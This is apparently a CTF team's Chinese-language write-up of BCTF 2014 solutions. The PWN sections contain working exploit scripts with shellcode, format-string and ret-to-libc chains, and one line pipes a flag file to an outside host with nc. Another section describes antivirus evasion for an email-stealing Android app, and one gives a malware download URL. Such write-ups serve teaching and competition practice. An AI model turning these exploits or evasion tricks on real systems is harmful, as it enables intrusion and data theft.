

Oops

MISC100 初来乍到

@官方微博

MISC200 内网探险

首先 nc 到 218.2.197.236:12345 要求输入 ip 地址，查看 pcap 文件发现两个 DNS 请求但没有回应，想到这题应该是找到正确的 DNS 服务器。

218.2.197.236 没有开 53 端口，通过扫描发现开放了 5353 端口，猜测应该是一个 DNS 服务器，通过 nslookup 向其发送查询请求但没有任何响应。

根据提示“构造数据包”，猜想 DNS 服务器可能对请求中的某些字段进行了限制，只允许某个 ID 或者源端口的 DNS 报文。于是分别构造了 ID 为 0x1234 和 0x4321 以及源端口是 15325 和 15326 的 DNS 请求，但是服务器都没有响应，可能数据包构造上面还有点问题。

正在郁闷的时候，发现 53 端口突然开放了，心中一阵欢喜 o(∩_∩)o 。

顺利查到了四个服务器的地址，然后提交上去后发现还是错误的，你妈

后来发现通过这个服务器查到的其他域名的地址也是很奇怪的，就想是不是 ip 地址经过了一些变化。我们通过查询了 www.sjtu.edu.cn，net.sjtu.edu.cn, bctf.cn 等域名后发现返回的 ip 地址和真实的 ip 地址确实存在这一定的联系，如：

23.180.45.127 --> 202.120.2.101

23.180.106.211 --> 202.120.63.185

43.20.233.88 --> 222.216.190.62

具体的变化关系是将 DNS 服务器返回的 ip 地址的 4 个部分从左到右分别+179，-60，-43，-26，大于 256 的减去 256，小于 0 的加上 256，就计算出了正确的地址，分别是：

10.1.2.33

10.200.55.126

172.18.42.30

192.168.234.3

MISC300 诱捕陷阱

由题目的附件可知，是由 Dionaea 蜜罐捕获的一段攻击流记录。

根据[hint0]提示，Dionaea 有重现攻击的功能，因此我们搭建了两个蜜罐系统 AB，由 A 来 replay 这段记录攻击 B 蜜罐，并进行抓包。抓包分析可知是通过 SMB 协议进行上传一个文件，因此我们的目标是拿到那个文件。但是一直没有成功分析出那个文件只能等待第二个提示。

根据第二个提示，是基于 Kippo（一款 SSH 蜜罐）的 log。下载 Kippo 后用重放功能发现当攻击者连入蜜罐之后执行了一些指令，最终有用的指令是用 alex 和 wget 尝试下载了远程服务器上一个恶意软件。恶意软件的地址是：http://166.111.132.187/fool。下载后丢进 IDA 分析后发现 BaiduSdSvc.exe，Software\\Microsoft\\Windows\\CurrentVersion\\Run 等字符串，推测可能需要有百度杀毒的环境。在虚拟机中下载安装百度杀毒后再运行二进制文件，最终

在注册表 Software\\Microsoft\\Windows\\CurrentVersion\\Run 中发现一个新的键值，为本题的 FLAG.

PPC100 混沌密码锁

首先可以枚举出加密的顺序。然后找到一个非双射的函数。b64decode 会无视非 base64 的字符。构造数据即可。

PPC200 他乡遇故知

搜索 Tupper 和文章两个关键词，可知是 Tupper 发现的自指公式：

$$\frac{1}{2} < \left\lfloor \text{mod} \left(\left\lfloor \frac{y}{17} \right\rfloor 2^{-17[x] - \text{mod}([y], 17)}, 2 \right) \right\rfloor$$

将所给文件中的会话数字代入上式中的自变量，可得：

```
L3L, I think they bastard knows nothing about math
```

```
It's not safe! You should use 61. 17 is too weak.
```

```
Fine, then, here is your flag in 61.
```

根据上一条信息，将原式中数字 17 改为 61，并对显示区间进行调节，得

BCTF{p1e4se-d0nt-g1ve-up-curlng}

PPC300 比特币钱包

1. 由题可知，这里使用了 WarpWallet 获得私钥和地址
1Atk95NnaQDiegEkqjJvg6c2KkJbSr2BEL.
2. 由 WarpWallet 在线系统可知，将邮件地址作为 salt，所以这里将 robotum.ctf@gmail.com 作为 salt.
3. 由提示，passphrase 是时间。
4. 暴搜 passphrase，比对地址。
主函数代码如下：

```
// Copyright (c) 2013 Charles M. Ellison III
// All rights reserved.
// Ayanami Asuka
func main() {
    var passphrase,salt string
    var private, address string
    var h,m string
    var i,j int
    var pubAddr string
    var flag bool

    salt = "robotum.ctf@gmail.com"
    pubAddr = "1Atk95NnaQDiegEkqjJvg6c2KkJbSr2BEL"
    flag = false

    for i = 0; i < 24; i++){
        for j = 0; j < 60; j++){
            h = fmt.Sprintf("%02d", i)
            m = fmt.Sprintf("%02d", j)
            passphrase = h + ":" + m
            fmt.Printf("%s\n", passphrase)
            private, address = generate(passphrase, salt)
            if address == pubAddr{
                flag = true
                fmt.Printf("%s\n%s\n", private, address)
                break
            }
        }
        if flag{
            break
        }
    }
}
```



结果可得私钥是：5HrvNFBBsdMghDzwwmuQmgg1eUWPMRvEv9rGgWeitvKBdZYqcMq

在 bitcoin-qt 客户端中，在控制台输入命令：

```
importprivkey 5HrvNFBBsdMghDzwwmuQmgg1eUWPMRvEv9rGgWeitvKBdZYqcMq
```

(没有标签)	1Atk95NnaQDiegEkqjJvg6c2KkJbSr2BEL
--------	------------------------------------

接着用这个地址对“flag”签名

1Atk95NnaQDiegEkqjJvg6c2KkJbSr2BEL	 
<div>flag</div>	
<div>签名</div> <div>请输入您要发送的签名消息</div> <div>HBvxJLyWoCmpYAKaIMSPxuD25oTsJ+V+my+p+d0eZw1Dh7Lts36FXzfrYtHg7VxNUrpT5iZxJrE5h9dyftbfYRzY=</div>	

最后将消息发送，回复即 flag:

From: [Robotum CTF](#)
Date: 2014-03-10 00:40
To: [Your Majesty >](#)
Subject: BCTF flag here

Congratulations! Here is the flag: BCTF{I-g0t-0ne-m1llion-fr0m-b1tco1n-LOL}

PPC400 地铁难挤

本题难度在于:

1. 在有限时间内通过暴力就算得出验证码
2. 通过试验性输入得知题目要求以及游戏规则
3. 搜索最优解

题目叙述: 有一行字符串, 由 L, R, _ (空格) 组成。每次操作可将空格与其相邻的或者隔一个位置的字符互换位置。要求最少的操作次数将字符串改成 “RRR...RR_LLL...LL” 形式。

最开始以为是 A* 算法, 经过长时间努力, 结果并不如人意。仔细一想, 发现字符串长度只有 21, 可以通过状态压缩的动态规划解决。状态 s 转换成 01 字符串之后, 1 表示 R, 0 表示 L 或空格。再通过标记 f 表示状态 s 中空格位置。总状态数 $< (2^{21}) * 21$, 内存可以承受。通过宽搜枚举当前状态 (s, f) 可到的每一种状态 (s', f') 将之加入队列, 同时 `pre[s'][f']` 记录转移到 (s', f') 的前一个状态。当最终状态 (lasts, lastf) 加入队列时说明已经求出最优方案, 结束即可。通过 pre 数组可倒叙求出每一步的操作方案, 然后再倒叙输出即可。

PPC500 超级加解密

首先求出所有内置的质数, 再求出 $\phi(n)$, 枚举内置的质数能够发现 n 的一个因子 p。由于原文长度较短且未填充, 所以直接取 p 代替公钥中的 n 就能求出原文。

PWN100 后门程序

分析:

就是简单的 shellcode 执行, 要加上 'n0b4ckd00r' 的头。另外 shellcode 会和一个特定字符串循环地按位做亦或, 得出来的 shellcode 不能有空白字符。直接尝试在头上补 \x90, 直到没有为止。

POC:

```
import socket
import string
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('218.2.197.250', 1337))
s3 = "<baidu-rocks,from-china-with-love>"
v = 'n0b4ckd00r'
```

```

sc = (
"\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
)
while("Replay" not in s.recv(1024)):
    continue
exp = v + sc
ex = ''
for i in range(0, len(exp)):
    ex += chr(ord(exp[i]) ^ ord(s3[i % len(s3)]))
for i in range(0, len(ex)):
    c = ex[i]
    if c == chr(0x09) or c == chr(0x0A) or c == chr(0x0B) or c == chr(0x0C) or
c == chr(0x0D) or c == chr(0x00) or c == chr(0x20):
        print "fail"
print ex
s.send(ex + '\n')
s.send('cat /home/ctf/flag' + '\n')
while(1):
    print s.recv(1024)

```

PWN200 身无分文

分析:

判断输入是否为负数的地方不完备,只检查了第一个输入字符是否为'-',但是 `strtol` 函数会把字符串前导的空白字符忽略掉,所以只需要先输入一个空格再输入一个负数即可使得后续的数组访问越界,从而修改到栈上的数据,也就是可以修改返回地址。Shellcode 可以在输入 Card Number 的时候填入,会保存在 bss 段保存 Card Number 的全局变量中,这个地址是固定的,所以只需要把返回地址修改成这个地址即可。但是注意每次只能把返回地址的某一个字节+1,所以需要多次修改,由于返回地址都是以 0x0804 开头,而全局变量的地址也是以 0x0804 开头,所以只需要修改低位的两个字节,完全可以在 1000 次修改的限制内达成。

POC:

```

python -c 'print ("a\n-16\n" *66 + "a\n-17\n" *44 + "a\nl\nc\nny\nJackyxty\n" +
"\x31\xc0\x50\x40\x89\xc3\x50\x40\x50\x89\xe1\xb0\x66\xcd\x80\x31\xd2\x52\x66\x
68\x13\xd2\x43\x66\x53\x89\xe1\x6a\x10\x51\x50\x89\xe1\xb0\x66\xcd\x80\x40\x89\x
44\x24\x04\x43\x43\xb0\x66\xcd\x80\x83\xc4\x0c\x52\x52\x43\xb0\x66\xcd\x80\x93\x
89\xd1\xb0\x3f\xcd\x80\x41\x80\xf9\x03\x75\xf6\x52\x68\x6e\x2f\x73\x68\x68\x2
f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80\n" + "d\n")' | nc -q -1
218.2.197.251 1234

```

PWN300 情报窃取

分析:

格式化字符串漏洞,在输出 body 的时候会把输入当成格式化字符串来输出。但麻烦的是 body 保存在 malloc 出的 heap 段中,无法在栈上找到字符串自身,所以无法采用在字符串头部填一个地址来修改任意地址内存的方法。于是必须利用栈上已有的一些指针来达成目的,栈上必定有的指针是函数的返回地址以及在函数入口处压入栈中保存的 ebp。返回地址指向了代码段,代码段不可写所以无法利用;而保存的 ebp 就很有用了,ebp 都是指向一个栈上的地址,而这个地址中保存的通常也是一个旧的 ebp!也就是说可以利用第一个 ebp 来修改第二个 ebp 的低两字节,使得第二个 ebp 指向栈上任意我们想要的地址,再利用第二个 ebp 写数据,也就是说我们拥有了把栈上任意地址的内存改成任意想要的值的能力!更进一步,利用上述能力可以构造出一个指向任意地址的指针,也就是说其实我们仍然拥有把任意内存地址修改成任意值的能力,只不过需要多花几个步骤而已!

这题的 NX 打开了,所以 shellcode 不可行,只能用 ret-to-libc。而且服务器很可能开了 ASLR,所以需要先 DUMP 一些栈上的数据来算出返回地址在栈上的精确位置。不过还好程序是 accept-fork 型的,每次 fork 并不影响内存布局,所以可以多次连接来获取一些必须的信息。

POC:

例如我 DUMP 出的栈数据为:

```
python -c 'print ("1\n" + "Jackyxyty\nhaha\n" + "%08x " * 100 + "\n" + "3\n1\n5\n")'
| nc -q -l 218.2.197.244 2337
```

```

                                08b67c18 ff000a31
0xffb28cf0  ffb28d18 00000012 00000012 08b67bf8
0xffb28d00  ffb28d1c ffb28d1c ffb28d38 08048cbb
0xffb28d10  00000004 00000000 00000001 08b67c18
0xffb28d20  ffb28d48 0000001d 00000001 00000001
0xffb28d30  00000000 f7479894 ffb28d68 08048a98
0xffb28d40  00000004 08049340 00000000 00000000
0xffb28d50  ffb28d98 f779c840 00000000 00000003
0xffb28d60  00000000 ffb28d98 ffb28d98 080489be
0xffb28d70  00000004 0804896d 00000000 f7619000
0xffb28d80  ffb28dd8 000003e9 000003e9 0161ace0
0xffb28d90  00000000 ffb28dd8 ffb28dd8 0804915c
0xffb28da0  00000004 ffb28db8 ffb28db4 f7780921
0xffb28db0  f7786b10
```

找到栈上保存的 ebp 就可以推测出栈地址,左侧一栏就是地址,利用这些地址就可以精确地修改函数返回地址。

然后需要利用程序中的输出函数(0x080491A2),打印出 GOT 表中某个 libc 函数的地址,比如这里 fork() 在 GOT 表中的地址为 0x804a9fc,需要打印出这个地址里的内容:

```

s = "1\n" + "Jackyxyty\n1\n"
s += "%36204x%21$hn" + "\n"
s += "1\n" + "Jackyxyty\n2\n"
s += "%35403x%33$hn\n"      #修改返回地址为 0x8a4b, 因为返回地址的高位本来就是
0x0804 所以不用改
```

#0x08048a4b 这个地址是一句 call output，这里不直接把返回地址填成 output 的入口是为了利用栈上之前压入的参数 fd，作为 output 函数的第一个参数

```
s += "1\n" + "Jackyxyty\n3\n"
s += "%36212x%21$hn" + "\n" #这里构造 output 的第二个参数，直接填入 fork@GOT 的地址，output 会把这个地址里的内容当成字符串输出
s += "1\n" + "Jackyxyty\n4\n"
s += "%43516x%33$hn\n"      #0xa9fc
s += "1\n" + "Jackyxyty\n5\n"
s += "%36214x%21$hn" + "\n"
s += "1\n" + "Jackyxyty\n6\n"
s += "%2052x%33$hn\n"      #0x0804
s += "3\n1\n"
s += "3\n2\n"
s += "3\n3\n"
s += "3\n4\n"
s += "3\n5\n"
s += "3\n6\n"
s += "5\n" #这里退出之后会进到 output 中，把 fork 在 libc 中的地址当成字符串输出，用二进制查看器就能看到原始的地址数据
```

然后可以看到 fork 的地址为 0xf7527320

fork 在 libc.so 中的偏移为 0xb7320

system 在 libc.so 中的偏移为 0x3ea70

于是可以算出 system 在内存中的地址为 0xf74aea70

在构造实际的 ret-to-libc 之前还有一个问题，system() 的参数怎么弄？

这个程序并没有使用重定向，所以直接 system("/bin/sh") 是没用的，参数字符串需要先在内存的某个地方构造好，然后把字符串的地址当成参数传进去

但是这个程序中并没有全局的字符串变量，全局变量只有邮件数目 (0x0804AA60) 和一个指向实际邮件的指针数组 (0x0804AA40)，而实际邮件中的内容都是保存在堆上，无法准确定位。但是但是，我们拥有把任意内存地址修改成任意值的能力，也就是说我们可以修改邮件数量。而程序在判断邮箱是否满的时候使用的是 "==" 而不是 ">=8"，所以我们可以把邮件数量改成非常大，大到在新建邮件的时候访问邮件数组越界，且正好把邮件内容在堆上的地址写到栈上一个特定地址中，而邮件的内容中填上需要传递给 system 的字符串参数，这样就可以在不知道字符串确切地址的情况下把其地址写到栈上，之后就可以当成参数传给 system()。然后就可以构造实际的 ret-to-libc 攻击了，整个步骤比较复杂，中间还需要把邮件数清零以破除 8 封邮件的限制

```
s = ""
s += "1\n" + "Jackyxyty\n1\n"
s += "%36316x%21$hn" + "\n"
s += "1\n" + "Jackyxyty\n2\n"
s += "%43616x%33$hn\n"      #将%62$指向 0x0804aa60
s += "1\n" + "Jackyxyty\n3\n"
s += "%36252x%21$hn" + "\n"
```

```

s += "1\n" + "0ops\n4\n"
s += "%43618x%33$hn\n"      #将%46 指向 0x0804aa62
s += "1\n" + "Jackyxyty\n5\n"
s += "%36204x%21$hn" + "\n"
s += "1\n" + "Jackyxyty\n6\n"
s += "%60016x%33$hn\n"      #0xea70
s += "1\n" + "0ops\n7\n"
s += "%62$n\n"               #邮件数清零

s += "3\n1\n"
s += "3\n2\n"
s += "3\n3\n"
s += "3\n4\n"
s += "3\n5\n"
s += "3\n6\n"
s += "3\n7\n"

s += "1\n" + "Jackyxyty\n1\n"
s += "%36206x%21$hn" + "\n"
s += "1\n" + "Jackyxyty\n2\n"
s += "%63306x%33$hn\n"      #0xf74a
s += "1\n" + "0ops\n7\n"
s += "%15851x%46$hn%15074x%62$hn\n" #将 mail_num 改成所需的大小 0x3deb78cd,
0x0804aa40 + 0x3deb78cd * 4 = 0xffb28d74
                                #注意高低字节都要改而且必须同时改, 否则在改完第一个之后再进
outbox 就会出错
s += "3\n1\n"
s += "3\n2\n"
s += "3\n3\n"
s += "1\n" + "cat flag|nc 202.120.7.104 1337\nwhatthefuck\nnice\n"
    #system("cat flag|nc 202.120.7.104 1337")
s += "5\n"

```

PWN300 窃密木马

由题目可以推测需要寻找的信息是属于 k9mail 这个 app。

根据 hint2, 在 GitHub 上找到 k9mail 的 doc, 阅读 ThirdPartyApplicationIntegration 这一章可得知检索邮件的 api 对外开放, 访问

url:content://com.fsck.k9.messageprovider/inbox_messages/即可获得。

至此窃取 k9mail 信息的 app 的整体逻辑就已经清晰, 只要访问上面的 url, 取得邮件内容并发送回自己的服务器即可, 根据 hint1, 编写的 app 最低支持 Android2.3 的 API。

之后需要处理的是上传 app 过程中的 anti-virus 检测，服务器那边基本上只会使用静态分析，不会用动态分析。静态分析的话，所有的 api 和字符串都要过检测，要想办法隐藏。使用反射对关键 api 进行隐藏，并使用字符串混淆对字符串进行隐藏，期间经过多次调整测试，最终保证所有过不了检测的 api 和字符串均被隐藏起来。代码片段如下

```
ContentResolver cs = (ContentResolver) Class
    .forName(
        hexStr2Str("616E64726F69642E636F6E74656E742E436F6E74657874"))
    .getMethod(
        hexStr2Str("676574436F6E74656E745265736F6C766572"),
        new java.lang.Class[] {});
    .invoke(this, new Object[] {});

Cursor c = (Cursor) Class
    .forName(
        hexStr2Str("616E64726F69642E636F6E74656E742E436F6E74656E745265736F6C766572"))
    .getMethod(
        hexStr2Str("7175657279"),
        Class.forName(hexStr2Str("616E64726F69642E6E65742E557269")),
        String[].class,
        Class.forName(hexStr2Str("6A6176612E6C616E672E537472696E67")),
        String[].class,
        Class.forName(hexStr2Str("6A6176612E6C616E672E537472696E67")))
    .invoke(cs, CONTENT_URI, DEFAULT_MESSAGE_PROJECTION, null,
        null, null);
if (c != null) {
    int columnSubject = c
        .getColumnIndexOrThrow(hexStr2Str("7375626A656374"));
    int columnSender = c
        .getColumnIndexOrThrow(hexStr2Str("73656E646572"));
    int columnPreview = c
        .getColumnIndexOrThrow(hexStr2Str("70726576696577"));
    int columnAccount = c
        .getColumnIndexOrThrow(hexStr2Str("6163636F756E74"));
    int columnURI = c.getColumnIndexOrThrow(hexStr2Str("757269"));
    int columnTime = c
        .getColumnIndexOrThrow(hexStr2Str("64617465"));
    int columnSenderAddress = c
        .getColumnIndexOrThrow(hexStr2Str("73656E64657241646472657373"));
```

上传至服务器，通过 anti-virus，运行后成功发回邮件内容数据，得到 flag。

PWN400 黑客信息系统

分析：

程序的漏洞在于假设了 admin 的名字长度一定为 5，且在插入时没有检查 hash 表是否填满，如果表满则会在依次查找整张表后直接替换掉原来位置的元素，所以我们可以构造出如下攻击：

首先把 hash 表填满，连续插入 1337 次即可；然后构造一个比 admin 长许多但是 hash 值为 0 的字符串，插入到表中顶替掉 admin，再在 info 中填入一个长字符串，然后 show，程序在名字长度为 5 的假设下把输出缓冲区填满，但实际上由于名字长度远超过 5，输出缓冲区已经被溢出，于是我们通过在 info 字符串的末尾填上所需要的返回地址以及参数地址，够造出 ret-to-libc 攻击。

但是这里有一点点问题，程序不是 accept-fork 类型，所以每次连接都会被 ASLR，导致 libc 的实际地址每次都不同，无法通过多次连接来获取信息并攻击，所有必须的信息都必须在一次连接内获取，并要保持程序不出错退出，然后通过反馈的信息再够造出实际的攻击。由于程序使用了 printf 来输出，所以在 PLT 里有 printf，而 printf@plt 的地址 (0x8048650) 不会受 ASLR 的影响，所以可以利用 printf 来输出所需要的那些信息，而为了保持程序的运行

不退出，printf 的返回地址要填成程序中输出主菜单的那个函数(0x08049340)。实际上这里我们所需要的信息只是 system 的地址以及 system 参数的字符串的地址，system 的地址可以通过 printf 输出的其他 libc 函数的地址来计算出，而 system 的参数字符串可以放在输入的字符串中，同样利用 printf 可以输出这些字符串在堆中的地址。

POC:

```
import socket
import struct

def pack(addr):
    return struct.pack('<I', addr)

def unpack(addr):
    return struct.unpack('<I', addr)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('218.2.197.245', 31337))

#填满 hash 表
for i in xrange(1000, 2337):
    #s += "add " + str(i) + "\n"
    sock.send("add " + str(i) + "/bin/sh" + "\n")
    print(sock.recv(2048))

#利用 hash 等于 0 的字符串顶替掉原来的 admin
sock.send("add \x1b\x80\x04" + "\x19" * 32 + "\xfd\xa4\x42" + "\n")
print sock.recv(2048)

#获取"/bin/sh"的地址
sock.send("info " + "p"*(50+16) + pack(0x8048650) + pack(0x08049340) +
pack(0x0804B2F7) + pack(0x0804C544)+"\n")
print sock.recv(2048)
sock.send("show\n")
print sock.recv(2048)
sock.send("exit\n")

msg = ""
while 1:
    tmp = sock.recv(2048)
    msg += tmp
    if "invalid command: " in tmp:
        break

msg = msg.split("invalid command: ")[1]
addr_binsh = unpack(msg[4:8])[0]
```

```

addr_binsh += 8
print "heap addr: " + str(hex(addr_binsh))

#获取 printf 在 libc 中的地址，并以此计算出 system 的地址
sock.send("info " + "p"*(50+16) + pack(0x8048650) + pack(0x08049340) +
pack(0x0804B2F7) + pack(0x804c4e0)+"\n")
print sock.recv(2048)
sock.send("show\n")
print sock.recv(2048)
sock.send("exit\n")


msg = ""
while 1:
    tmp = sock.recv(2048)
    msg += tmp
    if "invalid command: " in tmp:
        break
msg = msg.split("invalid command: ")[1]
addr_printf = unpack(msg[0:4])[0]
print "printf addr: " + str(hex(addr_printf))
addr_system = addr_printf - 0x4d410 + 0x3ea70

#ret-to-libc 攻击
sock.send("info " + "p"*(50+16) + pack(addr_system) + pack(0x08049340) +
pack(addr_binsh) + "\n")
print sock.recv(2048)
sock.send("show\n")
print sock.recv(2048)
sock.send("exit\n")

sock.send("cat /home/ctf/flag\n")
while 1:
    tmp = sock.recv(2048)
    if not tmp:
        break
    print tmp

```

REVERSE100 最难的题目



首先打开程序，程序不断弹出

用 ida 打开程序，看到如下的代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    sub_401A70(1147021405);
    sub_401A70(942305638);
    sub_401A70(493974365);
    sub_401A70(942764337);
    printf("\nSomething wrong..Nothing found!\n");
    return 0;
}
```

进入 401a70,

```
for ( i = 0; i <= 0xFF; ++i )
{
    printf(".");
    for ( j = 0; j <= 0xFF; ++j )
    {
        for ( k = 0; k <= 0xFF; ++k )
        {
            for ( l = 0; l <= 0xFF; ++l )
            {
                ++v10;
                MessageBoxA(0, "bctf", "hello world", 0);
                v5 = i;
                v6 = j;
                v7 = k;
                v8 = l;
                sub_401960(&v5);
                if ( v10 == a1 )
                    sub_401920();
            }
        }
    }
}
```


在这里看到了不断出现的 MessageBoxA,
进入到 sub_401920 之后，看到如下图的

```
int __cdecl sub_401920()
{
    return printf(
        "%c%c%c%c",
        (unsigned __int8)byte_40336D,
        (unsigned __int8)byte_40336F,
        (unsigned __int8)byte_40336E,
        (unsigned __int8)byte_40336C);
}
```

输出函

数，猜测是输出部分 flag 的函数，因此将程序载入 od 将相关的 MessageBoxA 都 NOP 掉，并再程序最后下一个断点，让程序跑起来，程序就慢慢将 FLAG 输出了出来

备注：程序运行时会检测自己是否被调试，发现被调试会弹出如下图的提示框，



搜索相关字符串并将其关键跳转替换掉就可以了。

Reverse200 小菜一碟

本题要求输入一串字符串，若正确则输出“口令正确！欢迎进入 BAT 数据中心！”，否则输出“口令错误！”，输入的字符串即为该题的 flag.

本题采用 VS2008 (MSVC9.0) 静态编译，需用 6.4 版 IDA 才能识别出库函数，旧的 6.1 版无法识别，并采用抛出异常的方式进入输出“口令错误！”的函数，此处是第一个可能造成障碍之处。

查看其代码发现要求输入 16 个数字，与程序中预存的 4 个数字组成共 20 个数字的串，不妨将这些数字按照在内存中的顺序命名如下： $a_0, a_1, \dots, a_{10}, b_0, b_1, \dots, b_8$ ，其中已知 $a_5=1, a_8=8, b_1=0, b_3=7$ （在程序中给出），剩下的数字排列顺序与输入的字符串顺序相同。

整个程序要求这些数字满足一个长除法算式：

$$\begin{array}{r} \begin{array}{cccc} a_7 & a_8 & 0 & a_9 \end{array} \\ \hline \begin{array}{cc} a_5 & a_6 \end{array} \overline{) \begin{array}{ccccc} a_0 & a_1 & a_2 & a_3 & a_4 \\ b_0 & b_1 & & & \\ \hline & b_2 & b_3 & & \\ & b_4 & b_5 & & \\ & & b_6 & b_7 & b_8 \\ & & b_9 & b_{10} & b_{11} \\ & & & & 0 \end{array} \end{array}$$

此外还满足条件： $\overline{a_5 a_6} \times \overline{a_9 a_{10}} = \overline{b_6 b_7 a_4}$ 以及 $a_4 = b_8$ ，若发现不满足则抛出异常，输出“口令错误！”。

破解该程序算法需注意的是编译器优化了汇编代码，使得乘以 10 的操作编译成了乘以 0x66666667 再右移 34 位（体现在汇编代码中是取高 32 位的寄存器 edx 再右移两位），其他部分只要注意到了该程序是在做小学乘法，仔细阅读汇编均能顺利理解。

根据上述算式，不难得出各数字的值，最终可知除法算式为 $6970 \div 12 = 580 \dots\dots 10$ ，

乘法算式为 $12 \times 9 = 108$ ，各个数字从 a0 到 b8 分别为：

6, 9, 7, 0, 8, 1, 2, 5, 8, 0, 9, 6, 0, 9, 7, 9, 6, 1, 0, 8

去除程序中已给出的四个数字，需要输入的字串为 6970825096996108，此即本题 Flag.

Reverse300 解锁密码

分析：

首先 APK 基本分析，拿到 dex 代码看看，一个标准的 crackme 形式，输入正确的密码解锁，而且提示信息很明确，应该没有什么花头。Java 层负责得到字符串送入.so，然后在函数 callback6 中做判断，返回的 byte array 的前三个字符符合 0x14, 0x58 和 0x02 就验证正确了，因此主要是去搞定.so 文件里面的逻辑即可。

对.so 里面的函数进行分析，可以看到里面定义了六个 JNI 函数，其中首先被 java 代码触发的函数 JNI1 对字符串进行了分析，要求长度 24 字节，根据条件限制也必须是可显示的 ASCII 码 (0x20-0x7E)。第一个函数会把输入字符串 s 中 $s[pos \% 4 == 0]$ 的字符和内置数组 [0x4C, 0x6D, 0x73, 0x23, 0x21, 0x6A] 做减法，得到的差值数组填入一个 methodId 数组中，这个最开始没意识到是什么用处……后来才发现是控制执行顺序的，methodId[i] 中的数值由输入字符串和 JNI1 联合控制保证范围 0-5，若 methodId[i]=x，则 JNI_i 函数执行完毕后，会触发回调 callback_x，而 callback_x 会执行 JNI_(x+1) 函数。

再看几个 JNI 函数给出的限制条件：

JNI2

$[0] < [1] > [2] < [3] > [4] < [5] > [6] < [7] > [8] < [A] > [B]$

执行完毕后将字符串后半一半传给 callback 函数

JNI3:

!isAlphaNum: [0][4][0xb]

isAlpah: [1][8]

[2][9]: < 0x39

[3][5][7][0xa]: < 'a' + 26

[6]: < 'A' + 26

$[0] < [2], [1] < [3], [5] > [3], [6] < [8], [0xa] > [8], [0xd] < [0xb]$

$[0xf] < [0x11], [0x12] > [0x15], [0x14] < [0x17]$

JNI4

$[1] < [6], [4] < [3], [7] > [5], [9] < [2], [8] < [0xa], [0xb] > [0xf]$

$[0xd] < [0x11], [0x10] > [0x15], [0x16] < [0x17]$

JNI5

!isAlphaNum: [1][7], isAlpah: [4][9],

[0xa]: < 0x39

[2][5][8][0xb]: < 'a' + 26

[0][3][6]: < 'A' + 26

$[0] == 2 + [6], [3] + 7 == [0x12], [0x11] + 1 == [4] + 5 == [5]$

[0x14] + 4 == [2] + 7 == [0xd] + 3 == [4], [1] == [7] == [0xc] == [0x10]
[6] = [9] + 6, [8] + 1 == [0xb], [0x13] = [8]
执行完毕后将前一半和后一半交换位置送回 callback

JNI6

[0] > [1] < [2] > [3] < [4] < [5] > [6] > [7] < [8] > [9] > [A] < [B]

执行完毕后将字符串 s 执行

```
for i in range( len(s) / 2 ):
```

```
    new_str( s[i] ^ s[len - 1 - i] )
```

```
s = new_str
```

```
for i in range( len(s) / 2 ):
```

```
    new_str( s[i] ^ s[len - 1 - i] )
```

将这个长度为原来 s 字符串四分之一的 new_str 送回 callback

接下来就是注意到成功注册条件中的字符是非可显示 ASCII 码，必须要 JNI6 xor 处理一下才能得到，因此基本上判定 JNI6 是负责调用 callback6 函数，因此猜测输入字符串中 s[0x14] 应该为 0x6A-5 == 'e'

再看看其他几个 JNI 函数，发现 JNI5 的限制条件十分强大，可以利用它来做输入过滤，另外，因为 JNI5 函数对应的控制字符是由 0x21-s[0x10]处理的，s[0x10]最小必须是 0x20，因此 JNI5 只能回调 callback1 或者 callback2 函数去触发 JNI2 或者 JNI3，再结合 JNI5 里面一系列联合限制条件（见前述），只需要分别枚举一下 JNI5 回调 JNI2 和 JNI3 的情况，看看限制字符串的内容即可，而且 HINT 已经说了答案是一句有趣的话，因此尝试 JNI3 之后发现可以将字符串定为"I b?inG sA?t f?? m?se???", 这时候基本上已经得到答案（我为自己代言），只需要利用限制条件把大小写和字符数字（l vs 1）的情况定下来就好，最后送入 apk 检查，很顺利能通过~

此题的基本思路是输入字符串既是注册码又是控制位，控制函数执行顺序，同时由几个 JNI 函数来限制条件，使得最后得到 flag 为"I bRinG sA1t f0r mYse1f!"

=====我是分割线=====

接下来是吐槽环节

此题目是标准的 crackme 风格，而[hint 0]: “或许不是每一个函数都用得到!”一放出来，加上题目里面写上“[flag 为输入的解锁码]”，作为 cracker 自然会马上想到最简便的方法搞到注册码即可。那么最简单的方法就是在 JNI1 上直接构造一个字符串，送入 JNI6 让他 xor 以后得到的返回值满足 callback6 的条件，由于 callback6 的限制条件非常简单，而构造一个 JNI1 跳转到 JNI6 再到 callback6 的输入字符串同样只需要限制 2 个字符，因此构造正确的注册码相当容易（实际上有多种可构造方式），问题是构造出来正确的注册码可以让 apk 成功注册，却因为答案不满足"I bRinG sA1t f0r mYse1f!"而提交不通过。比赛题目上的说法加上 HINT 的误导，再加上 apk 更新之后依然没有解决这个问题，让人不由小小吐槽“所有解释权归大赛主办方”，其实题目蛮好可以只放 JNI2,3,5,6，然后要求所有的 JNI 都被调用到，大家猜猜顺序就好，最后正确构造出的 JNI 调用即可。此外曾经一度放出的那个 hint: 23x014 就更是蛋疼了。现在也不理解到底什么意义。

WEB100 分分钟而已

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php?id=8d44a8f03ab5f71ce78ae14509a03453>

上来访问 Ray 这个链接，然后把 id 后面那串扔到 cmd5 可以得到明文 Ray300，再通过其他几个人名的比对可以发现后面那个数字是前面几个字母 ascii 码之和。于是根据题目描述在 id 后输入 Alice478 的 md5，得到网页

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205cle0aa9512cd188002a.php>

